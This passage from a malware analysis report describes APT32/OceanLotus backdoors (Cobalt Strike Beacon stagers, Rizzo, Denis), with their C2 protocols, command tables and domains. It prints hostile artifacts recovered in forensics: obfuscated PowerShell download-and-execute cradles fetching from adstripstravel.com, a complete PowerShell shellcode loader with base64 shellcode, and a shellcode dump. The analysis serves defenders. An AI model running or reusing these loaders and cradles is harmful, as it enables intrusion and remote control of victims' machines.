cmp    eax, ebx
jg    continue_

```

Figure 49: C2 communication

The C2 server is expected to respond first with a header, that will indicate the size of upcoming packet, followed by a value that will be written by the backdoor to the same registry location. Then, the C2 communicates with the backdoor by sending a header containing command code and length of parameters, followed by a packet containing the command parameters string.

C2

Protocol

The standard C2 request/response consists of a 40-byte header packet, that includes the request code, hardcoded value (bot version or victim ID), compression indicator and length of upcoming data, and is padded with pseudo-randomly generated bytes. If the length field is not 0, the header is followed by a variable size packet containing data and optionally compressed with LZHAM algorithm.

The header of each C2 command packet additionally contains the command code, length of session ID, length of uncompressed data (optionally), and two boolean values indicating if the data is compressed and if the backdoor should compress the response. The size of the data packet is calculated by combining the length of data with the length of session ID. The session ID value sent by the C2 is prepended to the data packet in the backdoor's response.

Offset	Length	Initial Ping	Subsequent Backdoor Responses	C2 Request/Response
0x0000	1 byte	random byte	0x02	
0x0001	2 bytes	hardcoded 0xC19A	hardcoded 0x7266	
0x0003	4 bytes	zero	length of data	length of data
0x0007	1 byte	random byte	[copied from C2 request packet]	
0x0008	4 bytes	random dword	[copied from C2 request packet]	
0x000C	2 bytes	random word	[copied from C2 request packet]	
0x000E	2 bytes	bot version / victim ID		
0x0010	1 byte	random byte	compressed bool	compressed bool
0x0011	4 bytes	zero	decompressed size	decompressed size
0x0015	2 bytes	random word	[copied from C2 request packet]	
0x0017	4 bytes	random dword	command code	command code
0x001B	1 byte	random byte	[copied from C2 request packet]	
0x001C	4 bytes	zero	backdoor error code	

Offset	Length	Initial Ping	Subsequent Backdoor Responses	C2 Request/Response
0x0020	1 byte	random byte	compressed bool	compress response bool
0x0021	2 bytes	random word	length of session ID	length of session ID
0x0023	1 byte	random byte	zero	
0x0024	4 bytes	random dword	[copied from C2 request packet]	

Address	Hex dump	ASCII
005F1A00	6C 9A C1 00 00 00 00 0A AC 6F 71 80 AB 37 8F 44	LÜ4.....MoqQk7AD
005F1A10	35 00 00 00 00 EC 30 D3 36 00 F4 37 00 00 00 00	5....90E6.117....
005F1A20	35 00 E5 35 85 FB 8F E1 46 1F F4 51 1F EE 00 00	5.85a1ApF71Q7...

Figure 50: Initial C2 packet with request code and victim ID highlighted in red

Address	Hex dump	ASCII
005F1AF0	08 66 72 40 00 00 00 00 04 A7 EC 65 4E E8 8F 44	fr@...♦2yENPAAAD
005F1B00	00 00 00 00 00 00 00 00 00 00 00 00 F1 00 00 00 00+.....+
005F1B10	00 00 00 00 4A F1 3B 0E 36 00 32 00 36 00 30 00Jt;#6.2.6.0.
005F1B20	33 00 38 00 38 00 38 00 31 00 31 00 31 00 34 00	3.8.8.8.1.1.1.4.
005F1B30	32 00 35 00 36 00 37 00 34 00 31 00 33 00 35 00	2.5.6.7.4.1.3.5.
005F1B40	38 00 38 00 33 00 35 00 34 00 36 00 33 00 32 00	8.8.8.5.4.6.3.2.
005F1B50	38 00 35 00 38 00 34 00 28 1F F4 3F 17 EE 00 00	8.5.8.4.(71?#...)

Figure 51: Second packet. RED: request code, size of data, victim id, compression bool; GREEN: data – hardcoded key

Commands

Command Code	Parameters	Description
0x04B604C5	Timeout value	Set connection timeout
0x089BE370	-	Check process token membership
0x036E7BDA	-	Get user name
0x2E6C900F	-	Get content of "Cert" value under [HKLM]\HKCU\Software\Microsoft\GameCenter\Identity
0x1A18C8D2	-	Get title bars of all visible windows (format: "[hWnd] - [title]")
0x2EC5A3F2	-	Get current process ID
0x0945C6BD	-	Get system version
0x0C963EDB	-	Get bot version or victim ID; returns hardcoded value
0x102800DC	CSIDL value, Directory name	Create directory
0x2E9E2C74	-	Get system uptime in seconds
0x12173B0D	-	Get info about installed software from [HKLM]\HKCU\Software\Microsoft\Windows\CurrentVersion\Uninstall (DisplayName, DisplayIcon, DisplayVersion)
0x133B0B08	Desired access, inherit handle, PID	Kill specified process
0x043ADA05	-	Get computer name
0x012E14E4	Integer value	Set number of tries for socket select function
0x34DA0158	Error mode value	Set error mode
0x11432FB0	Command line	Create specified process and read the standard and error output through pipe
0x10EFFFEF	Key, subkey, desired access, value name	Delete specified registry value
0x0310A35C	-	Get current module filename
0x0369669B	?	Get current module filename #2
0x16BAA536	Sleep timeout	End current session, set sleep timeout
0x208B4194	Source CSIDL, source filename, destination CSIDL, destination file name, overwrite existing bool	Copy specified file

Command Code	Parameters	Description
0x28FFE0B5	CSIDL, application name, startup flags, show window bool, creation flags	Create specified process
0x17878D60	-	Get network adapters info
0x03BAEAA1	CSIDL, filename, desired access, share mode, creation disposition, attributes	Read specified file
0x22BD3A5E	-	Query "ID" value under [HKLM HKCU]\Software\Microsoft\GameCenter\Identity
0x06C1E522	?	Send hardcoded "3333330" string
0x166378C6	CSIDL, file name and export name, unload bool, error mode	Load specified DLL and call specified export
0x02E03AE7	CSIDL, file name, desired access, share mode, creation disposition, attributes	Write specified file
0x0973061D	Key, subkey, desired access, value name, type, data	Create registry key and set specified value
0x02F0EC15	CSIDL, file name	Delete specified file
0x0170EFEC	-	Query "Counter" value under [HKLM HKCU]\Software\Microsoft\GameCenter\Identity
0x0B349923	Flags, desired access, inherit handle	Enumerate process modules (format: "[pid] - module_name")
0x070A23FA	Key, subkey, desired access, value name	Query specified registry value
0x2876AF0F	list of socket options to set	Set socket options
0x0B779642	Destination CSIDL, destination file name, user agent, access type, flags 1, server name, port, HTTP verb, resource name, flags 2	Download file using WinHTTP APIs
0x051EAD96	Source CSIDL, source filename, destination CSIDL, destination file name, flags	Move file
0x2D882E6F	Network resource, WQL query	Execute WMIC query
0x1B443920	CSIDL, file names and export names, unload bool, error mode	

Backdoor Error Codes

Code	Description
0x02D2C5E1	Network monitor found
0x387827FB	Socket connection error
0x04D9511C	Error while receiving/parsing a command
0x05ECCA87	Error while processing a command
0x00B09E93	Error while parsing command parameters
0x00CE92B0	Error while sending response
0x04378165	Error allocating memory
0x018260B2	Generic try/catch error in C2 communication routine
0x00FB8F3D	Generic try/catch error in C2 communication routine
0x059E8E59	Generic try/catch error in command processor routine
0x04E3FB5A	Generic try/catch error in parameter parsing routine

CobaltStrike Beacon #1

Classification	Malware/Backdoor
Aliases	PowerShell/Win32 PE (DLL)
Size	279 KB (286,001 bytes)
Type	user.ico
File Name	November 2017
Observed	November 2017

Overview

This PowerShell script unpacks a copy of Beacon from the Cobalt Strike penetration testing framework.

When launched, it tries to reach adstripstravel.com/activity over HTTP (the same host it was originally downloaded from):

```
02:18:08.296962 IP 10.10.80.10.57053 > 10.10.80.1.53: 64144+ A? adstripstravel.com. (36)
02:18:08.297804 IP 10.10.80.1.53 > 10.10.80.10.57053: 64144 1/0/0 A 10.10.80.1 (52)
02:18:13.318361 ARP, Request who-has 10.10.80.10 tell 10.10.80.1, length 28
02:18:13.318571 ARP, Reply 10.10.80.10 is-at 00:00:27:ea:a7:4e, length 46
02:18:35.678268 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [S], seq 3086792919, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sackOK]
02:18:35.678309 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [S.], seq 3281334794, ack 3086792920, win 29200, options [mss 1460,nop,nop,]
02:18:35.678468 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [.], ack 1, win 16425, length 0
02:18:35.679984 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [P.], seq 1:387, ack 1, win 16425, length 386: HTTP: GET /activity HTTP/1.1
02:18:35.680007 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [.], ack 387, win 237, length 0
02:18:35.680221 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [P.], seq 1:443, ack 387, win 237, length 442: HTTP: HTTP/1.1 404 Not Found
02:18:35.881872 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [P.], seq 1:443, ack 387, win 237, length 442: HTTP: HTTP/1.1 404 Not Found
02:18:35.882206 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [.], ack 443, win 16314, options [nop,nop,sack 1 {1:443}], length 0
```

Figure 52: C2 Traffic from Beacon DLL

Is this a modified version of Beacon or straight out-of-the-box?

The single exported function common to the Beacon DLL provides a pivot, linking a further 260 samples. Similarity between these and our payload is measured using the command line tool "tlsh". From this, we determine 201 samples have a score of <=64 (out of 1000; i.e., very similar). BinDiff indicates the closest matching sample is 96% similar.

Comparison between the closest matching sample and our payload DLL reveals a lack of HTTP proxy support. This feature was added in Cobalt Strike 3.7. A further two unmatched functions in our pivot sample add support for file copying and moving – another feature added in Cobalt Strike 3.7.




Figure 53: Proxy support in pivot sample

```
33 FF xor edi, edi
57 push edi ; dwFlags
57 push edi ; lpszProxyBypass
57 push edi ; lpszProxy
57 push edi ; dwAccessType
FF 75 10 push [ebp+lpszAgent] ; lpszAgent
FF 15 C8 52 36 05 call ds:InternetOpenA
```

Figure 54: Null proxy arguments in payload DLL

The pivot sample also includes functions relating to process manipulation. Version 3.8 of Beacon released in May 2017, added the "ppid" command "to enable consent.exe to launch elevated processes with the non-elevated requester as the parent".

There are no primary unmatched functions, meaning the payload DLL is an unmodified version of Beacon from Cobalt Strike 3.6 or earlier.

Deployment

The following event was observed during forensic investigations:

```
Windows PowerShell/PowerShell ID [600] :EventData/Data -> [0] Variable[1] Started[2]
ProviderName=Variable NewProviderState=Started SequenceNumber=11 HostName=ConsoleHost
HostVersion=4.0 HostId=12988b1b-e7f7-43ee-a01f-0eb01b11ea22 HostApplication=POwErshEll
-nONiNtera -noL -noprofI -EXE bypass -nOEXIT -w HIddEN -coMma " $(Set-ItEM 'variAble:OFS'
' )" +[striNg](( 95 -83-78-54 - 62-62 - 120-115-97 - 59 -121- 116 - 124- 115 -117- 98 - 54
- 120-115 - 98-56 -97 -115-116 -117 -122-127- 115-120-98-63 -56 -114 - 121-97- 120 - 122
-121-119 - 114- 101-98 -100-127- 120 -113 -62-49- 126-98 -98-102 -44-57 -57 -119 - 114- 101-
98-100-127 - 102-101-98 - 100-119 -96-115 - 122- 56 - 117-121-123- 57-100- 115 -101 - 121
- 99 -100 -117-115-101 -57 -127- 123 -119 - 113-115 -101-57 -127-123- 113 -56 - 102 -120-
113-49- 63- 63 ) |FoReACh {[ChaR] ( $_-bxoR 0x16 ) } )+"$( Sv 'OFS' ' ' ) " |. ((gET-VaRiabLe
'*MdR*').NaMe[3-11-2]-joIN'') EngineVersion= RunspaceId= PipelineId= CommandName= CommandType=
ScriptName= CommandPath= CommandLine-- EventData/Binary -> empty
```

Figure 55: PowerShell event

The decoded PowerShell evaluates to:

```
IEX((new-objectnet.webclient).downloadstring('http://adstripstravel.com/user.ico'))
```

Figure 56: Decoded PowerShell

CobaltStrike Beacon #2

Classification	Malware/Backdoor
Size	282 KB (289,385 bytes)
Type	PowerShell/Shellcode
File Name	img.png
Observed	November 2017

Overview

This PowerShell script contains a simple shellcode backdoor operated over named pipe and appears to be a component relating to CobaltStrike Beacon's malleable C2. Several versions of this backdoor have been observed using subtly different pipe names with the format:

```
\.\pipe\status_# (where # is replaced with an integer)
```

Deployment

The following event was observed during forensic investigations:

```

Windows PowerShell/PowerShell ID [600] :EventData/Data -> [0] Variable[1] Started[2]
ProviderName=Variable NewProviderState=Started SequenceNumber=11 HostName=ConsoleHost
HostVersion=4.0 HostId=fcb07468-ed83-4082-b089-e92e26b6ed33 HostApplication=PowerShell -NoEx
-wInDOWSTYL HIDDEN -nOLogo -EXECUTIoNp01 BYPaSS -NOPr -nOnINTERacti -Comman . ((GET-vARiAble
'*mDR*').namE[3-11-2]-Join'') (" $( SeT 'Ofs' '' ) "+[STriNg]( (82- 94 - 67-59-51 - 51-
117-126 -108- 54- 116 -121 -113 - 126 -120 - 111 -59 -117-126-111 -53 -108 - 126 -121- 120
- 119 - 114- 126 -117- 111-50 -53 -127 -116 -108-117-119- 116 -122 - 127- 104- 111 - 105-114
- 117- 124 - 51-60- 115- 111 - 111- 107 - 33- 52 - 52-122-127-104-111 - 105 - 114 - 107- 104
-111 -105- 122 - 109- 126 -119 - 53 -120-116 -118-52 - 110 - 104-126-105 -53 - 114- 120-116-
60 -50- 50) | foReACh { [char] ( $_. -bxoR 0x1b )} )+" $(set 'OfS' ' ')") EngineVersion=
RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=-
EventData/Binary -> empty

```

Figure 57: PowerShell event

The decoded PowerShell evaluates to:

```

IEX((new-objectnet.webclient).downloadstring('http://adstripstravel.com/resources/images/
img.png'))

```

Figure 58: Simple PowerShell downloader

Behavior

The downloaded payload was ultimately executed as a service to maintain persistence:

```

System/Service Control Manager ID [7045] :EventData/Data -> ServiceName = b8d0bfd
ImagePath = %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand
<Base64 encoded command>

```

Figure 59: System event showing PowerShell one-liner service

The Base64 encoded command from the event decodes to:

```

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
        $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.
        Win32.UnsafeNativeMethods')

        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.
        InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef([New-Object IntPtr],
        ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_
        procedure))
    }

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly(([New-Object System.
    Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run].
    DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
    AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.
    CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_
    type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OjJAAAYInlMdJk1Iwi1IMi1IUi3IoD7dKJjh/
McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jh/McCswc8NAcc44HX0A334030k
deJYi1gkAdNmiwxLi1gcAdOLBIsB0I1EJCRbW2FZWLH/4FhfWosS64ZdMcBqQGgAEAAAaP//BwBqAGhYpFP1/9VQ6agAAAB
aMclRUWgAsAQAAcAwBAbqAWoGagNSaEVw39T/1VCLFCRqAFJoKG994v/VhcB0bmoAagBqAIInmg8YEieKDwgilfCQMagBWag
RSV2itnl+7/9WLVCQQagBwaAAgAABSV2itnl+7/9WFwHQu0wkBIsEJAHIiQQki1QkEAHC69eLfCQMV2ja+t38/9VXaMaWh
1L/1YsEJItMJAg5wXQHaPC1olb/1f9kJBDoU///1xcLlxwaXBlXHN0YXR1c180NTk4AA==")

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [UInt32], [IntPtr],
[IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0, $var_buffer, [IntPtr]::Zero, 4,
[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll WaitForSingleObject), (func_get_delegate_type @([IntPtr], [Int32]))).Invoke($var_
hthread, 0xffffffff) | Out-Null
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
'
```

Figure 60: DKMC PowerShell shellcode loader

The above code is used to execute arbitrary shellcode, and appears to be based on exec-sc.ps1 from DKMC (Don't Kill My Cat):

<https://github.com/Exploit-install/DKMC/blob/master/core/util/exec-sc.ps1>

The injected shellcode payload (stored in \$var_code) creates a named pipe called "\\.\pipe\status_4598":

```
0000000000 FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B .....`....d.R0.
000000010 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0 R..R..r(..J&1.1.
000000020 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57 .<a|.,.....
000000030 8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01 .R..B<.h@x..J.
000000040 D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B ...H..X....<I.4.
000000050 01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4 ....1.....
000000060 03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B .}..};$u...X$....
000000070 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 .K.X..4....h.D$$
000000080 5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D [[aYZQ....Z.....
000000090 31 C0 6A 40 68 00 10 00 00 68 FF FF 07 00 6A 00 1..@h....h....j.
0000000A0 68 58 A4 53 E5 FF D5 50 E9 A8 00 00 00 5A 31 C9 hX.S...P.....Z1.
0000000B0 51 51 68 00 B0 04 00 68 00 B0 04 00 6A 01 6A 06 QQh....h....j.j.
0000000C0 6A 03 52 68 45 70 DF D4 FF D5 50 8B 14 24 6A 00 j.RhEp.....$j.
0000000D0 52 68 28 6F 7D E2 FF D5 85 C0 74 6E 6A 00 6A 00 Rh(o}.....nj.j.
0000000E0 6A 00 89 E6 83 C6 04 89 E2 83 C2 08 8B 7C 24 0C j.....|$.
0000000F0 6A 00 56 6A 04 52 57 68 AD 9E 5F BB FF D5 8B 54 j.Vj.RWh...Q.T
00000100 24 10 6A 00 56 68 00 20 00 00 52 57 68 AD 9E 5F $.j.Vh...RWh...
00000110 BB FF D5 85 C0 74 14 8B 4C 24 04 8B 04 24 01 C8 ..B....L$...$..
00000120 89 04 24 8B 54 24 10 01 C2 EB D7 8B 7C 24 0C 57 ..$.T$.....|$.W
00000130 68 C0 FA DD FC FF D5 57 68 C6 96 87 52 FF D5 8B h.....hl.R.Q.
00000140 04 24 8B 4C 24 08 39 C1 74 07 68 F0 B5 A2 56 FF $.L$.9...h....
00000150 D5 FF 64 24 10 E8 53 FF FF FF 5C 5C 2E 5C 70 69 ..d$.....\\.\pi
00000160 70 65 5C 73 74 61 74 75 73 5F 34 35 39 38 00 pe\status_4598..
```

Figure 61: Shellcode payload

Any data read from the named pipe is executed directly as shellcode, allowing the threat actor to deploy additional payloads.

Rizzo

Classification	Malware/Backdoor
Aliases	PHOREAL (FireEye)
Size	304KB
Type	Win32 PE (DLL)
File Name	mobsync.exe
Observed	2018

Overview

Rizzo is a very simple backdoor that is capable of creating a reverse shell, performing simple file I/O and top-level window enumeration. It communicates to a list of four preconfigured C2 servers via ICMP on port 53.

Behavior

Upon execution of the exported "DIIEntry" function, Rizzo proceeds to initialize Winsock 2.2 before creating a run once mutex:

```
Local\\{5FBC3F53-A76D-4248-969A-31740CBC8AD6}
```

Figure 62: Rizzo run-once mutex

The malware then tries to resolve the hardcoded C2 domain names. The list of domains are stored in an RC4 encrypted RT_RCDATA/2 resource.

00047A24	0D FD 3B B6 0B E6 A6 F7 74 7F 3B 3E E0 1A 38 C9	•ý;¶æ;+t□;à;•8É
00047A34	CE CB BD 26 46 CC 95 80 D6 47 8E 6F 28 C4 F9 38	ÍÉ¾cFÌ•-ÖÖGžo(Äü8
00047A44	8C 9E C1 AE C7 08 1D 67 49 00 4C C7 5B 4E 33 F1	Œžáœç•-gI-Lç[N3ñ
00047A54	8D 0E 8E 1C CC 7A C6 F0 EB 06 62 0F E7 45 DC 90	□-ž-ÍzEöë•-b-çEUö
00047A64	82 69 CF 35 A1 F8 3B 74 6E 1C D7 9C 5A 00 2F 44	,iÍ5;ø;tn-×cez-/D
00047A74	A9 82 0B 56 8E OA 18 F8 F4 A8 D9 OE D2 22 70 B4	®, •VŽ•-öö"Ù-Ö"p'
00047A84	1E D2 5F	•Ö

Figure 63: RCDATA resource containing RC4 key (in red) followed by encrypted C2 URLs

003F21B0 61 6C 69 76 65 2E 69 6E 6E 69 65 6C 6D 65 73 2E alive.innielmes.
003F21C0 63 6F 6D 3B 72 6F 75 74 65 2E 72 6E 6F 75 61 72 com;route.rnouar
003F21D0 72 65 74 74 65 2E 63 6F 6D 3B 74 74 6C 2E 61 72 rette.com;ttl.ar
003F21E0 6C 61 65 72 72 79 2E 63 6F 6D 3B 77 73 75 73 2E laerry.com;wsus.
003F21F0 61 6E 67 65 6C 68 6E 61 64 6F 6E 6E 65 74 2E 63 angelhnadonnet.co
003F2200 6F 6D 3B 00 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA m...;..+||..+||..+||

Figure 64: Decrypted C2 addresses

gethostbyname	hostname: alive.innielmes.com
July 23, 2018, 12:31 p.m.	
gethostbyname	hostname: route.rnouarrette.com
July 23, 2018, 12:31 p.m.	
gethostbyname	hostname: ttl.arlaerry.com
July 23, 2018, 12:31 p.m.	
gethostbyname	hostname: wsus.angelhnadonnet.com
July 23, 2018, 12:31 p.m.	

Figure 65: Rizzo C2 domains

The backdoor also sets two values, "T" and "U", under the HKCU\SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B} registry key. The registry path is stored as a stack-based, RC4 encrypted string:

```
push    0FFh          ; size_t
lea     ecx, [ebp+rc4_keystream+1]

mov     [ebp+var_4], esi
push    esi            ; int
push    ecx            ; void *
mov     [ebp+var_1D4], 1
mov     [ebp+rc4_keystream], al
call    _memset
lea     eax, [ebp+rc4_key]
xor    edx, edx
lea     edi, [esi+17h]  ; key len
push    eax
lea     esi, [ebp+rc4_keystream]
mov     [ebp+var_CC], dx
call    rc4_schedule_key
lea     ecx, [ebp+enc_string]
push    ecx
lea     ecx, [edi+6Dh]  ; string len (0x17 + 0x6D)
lea     edx, [ebp+enc_string]
mov     eax, esi        ; key
call    rc4_decrypt     ; SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B}
mov     eax, [ebp+var_1D0]
```

Figure 66: String decryption

C2

Protocol

In order to bypass firewalls and fly under the radar, the backdoor uses the ICMP protocol to communicate with the C2 server.

```
add    esp, 10h
mov    [esi+c2.buffer], edi
mov    [esi+c2.icmp_reply_buffer], edi
call   ds:IcmpCreateFile
mov    ebx, ds>CreateEventW
push   edi      ; lpName
push   edi      ; bInitialState
push   edi      ; bManualReset
push   edi      ; lpEventAttributes
mov    [esi+c2.icmp_handle], eax
call   ebx ; CreateEventW
push   edi      ; lpName
push   edi      ; bInitialState
push   edi      ; bManualReset
push   edi      ; lpEventAttributes
mov    [esi+c2.event_handle_1], eax
call   ebx ; CreateEventW
mov    [esi+c2.event_handle_2], eax
```

Figure 67: Creating an ICMP handle

```
mov    ecx, [esp+104h+icmp_struct]
mov    eax, [ecx+icmp.req_size]
mov    edi, [esp+104h+requestData]
add    esp, 10h
add    eax, 1Ch
mov    [ebx+c2.req_size], eax
mov    edx, [ecx+icmp.timeout]
movzx  ecx, word ptr [ecx+icmp.req_size]
push   edx      ; Timeout
mov    edx, [ebx+c2.destination_address]
push   eax      ; ReplySize
mov    eax, [ebx+c2.icmp_reply_buffer]
push   eax      ; ReplyBuffer
mov    eax, [ebx+c2.icmp_handle]
push   0         ; RequestOptions
push   ecx      ; RequestSize
push   edi      ; requestData
push   edx      ; DestinationAddress
push   eax      ; IcmpHandle
call   ds:IcmpSendEcho
```

Figure 68: Backdoor communication through ICMP

The C2 command packets have the following format:

Offset	Size	Description
0x0000	4 bytes	Magic, or session ID
0x0004	4 bytes	Command code
0x0008	variable	Command parameters

The backdoor response header consists of the following information:

Offset	Size	Description
0x0000	4 bytes	Magic/ID (copied from the request)
0x0004	4 bytes	Length of header (hardcoded 0x0C)
0x0008	4 bytes	Error code
0x000C	4 bytes	Original data size
0x0010	4 bytes	Compressed data size
0x0014	Variable	Compressed response

Commands

Command Code	Parameters	Description
3	Application name Command line	Create process
4	Path	Copy specified file to %TEMP% folder
5	Command line	Reverse shell
6	File name Compressed data	Decompress data sent by C2 and write it to a specified file on disk
7	Value data	Set registry value "U" under SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B} key to provided data
8	-	Enumerate windows
15	Path	Directory listing
16	Existing file path New file path	Move file
17	Path	Delete file
18	-	Get logical drives
19	Path	Create directory
20	Path	Remove directory

Denis

Classification	Malware/Backdoor
Aliases	SOUNDBITE (FireEye)
Size	< 300KB
Type	Win32 PE (EXE)
File Name	CiscoEapFast.exe, WerFault.exe, SwUSB.exe, msprivs.exe, SndVolSSO.exe
Observed	2016

Overview

Denis is a simple backdoor developed by the OceanLotus Group, well observed in-the-wild and renowned for using DNS tunneling as a transport mechanism for C2 communications.

Denis is typically deployed early in the attack lifecycle, and it appears to be less tailored/targeted than the more advanced backdoors that are utilized once a foothold has been established within an environment.

Behavior

Upon execution, Denis imports the bulk of its runtime APIs dynamically, with the DLL and function names encoded as stack-based strings:

```

mov    [ebp+var_28], 0C1F4E5CEh
mov    [ebp+var_24], 0F5C2E9F0h
mov    [ebp+var_20], 0F2E5E6E6h
mov    [ebp+var_1C], 0E5E5F2C6h
mov    [ebp+var_18], 0
mov    [ebp+var_14], 0D7F4E5CEh
mov    [ebp+var_10], 0E1F4F3EBh
mov    [ebp+var_C], 0C9F4E5C7h
mov    [ebp+var_8], 0EFE6EEh
mov    [ebp+var_3C], 0FFC5FFCEh
mov    [ebp+var_38], 0FFC1FFD4h
mov    [ebp+var_34], 0FFC9FFD0h
mov    [ebp+var_30], 0FFB2FFB3h
mov    [ebp+var_2C], cx ; NetApiBufferFreeNetWkstaGetInfoNETAPI32

```

Figure 69: Denis import DLL and function names encoded on the stack

These UNICODE strings are decoded using byte level add/subtract, depending on the variant:

```

do
{
    *(_WORD *)v0 += 128;
    v0 = (int *)((char *)v0 + 2);
}
while ( *(_WORD *)v0 );

```

Figure 70: ADD 0x80 string decoding

This technique is used heavily amongst APT32 backdoors (for example Remy below):

```

mov    [ebp+var_108], 4C4D473Eh
mov    [ebp+var_104], b1
mov    [ebp+var_D0], 1C1A2C30h
mov    [ebp+var_CC], 3E4C4845h
mov    [ebp+var_C8], 473E4F1Eh
mov    [ebp+var_C4], 4Dh
mov    [ebp+var_A4], 2C1A2C30h
mov    [ebp+var_A0], 4F1E4D3Eh
mov    [ebp+var_9C], 4D473Eh
mov    [ebp+var_74], 4D3E4742h
mov    [ebp+var_70], 484D4738h
mov    [ebp+var_6C], 3Ah
mov    [ebp+var_E0], 2B1A2C30h ; WSASStartup:WSAGetLastError

loc_4023B3:
    add    word ptr [eax], 27h
    add    eax, 2
    cmp    [eax], bx
    jnz    short loc_4023B3

```

Figure 71: Remy stack-based string decoding

After importing APIs, Denis will typically create a mutex to prevent multiple instances running, before decoding the DNS names used for C2 tunneling in much the same way as API/function names:

```
v203 = 0xAEB1F3EE; // ns1.clearddns.com
v204 = 0xE1E5CE3;
v205 = 0xEEE4E4F2;
v206 = 0xFFE3AEF3;
v207 = 0xED;
for ( k = &v203; *(_BYTE *)k; k = (int *)((char *)k + 1) )
    *(_BYTE *)k += -128;
v195 = 0xF2E1E5F3; // search.ultraqueryns.bi
v196 = 0xE8E3u;
v197 = 0xAEu;
v198 = 0xF2F4ECF5;
v199 = 0xE5F5F1E1;
v200 = 0xF3EEF9F2;
v201 = 0xAEu;
v202 = 0xFAE9E2;
for ( l = &v195; *(_BYTE *)l; l = (int *)((char *)l + 1) )
    *(_BYTE *)l += -128;
```

Figure 72: Denis C2 domain name decoding

After decoding and reading configuration stored in the registry, Denis will create a thread to communicate with the C2 server, typically supporting the following commands:

Command Code	Description
0x01	Load DLL and run exported function
0x02	Unload DLL
0x03	Create process (hidden)
0x04	Read file
0x05	Run cmd.exe with redirected stdout
0x06/0x07	Write file
0x0a	Enumerate windows
0x0b	Set registry value
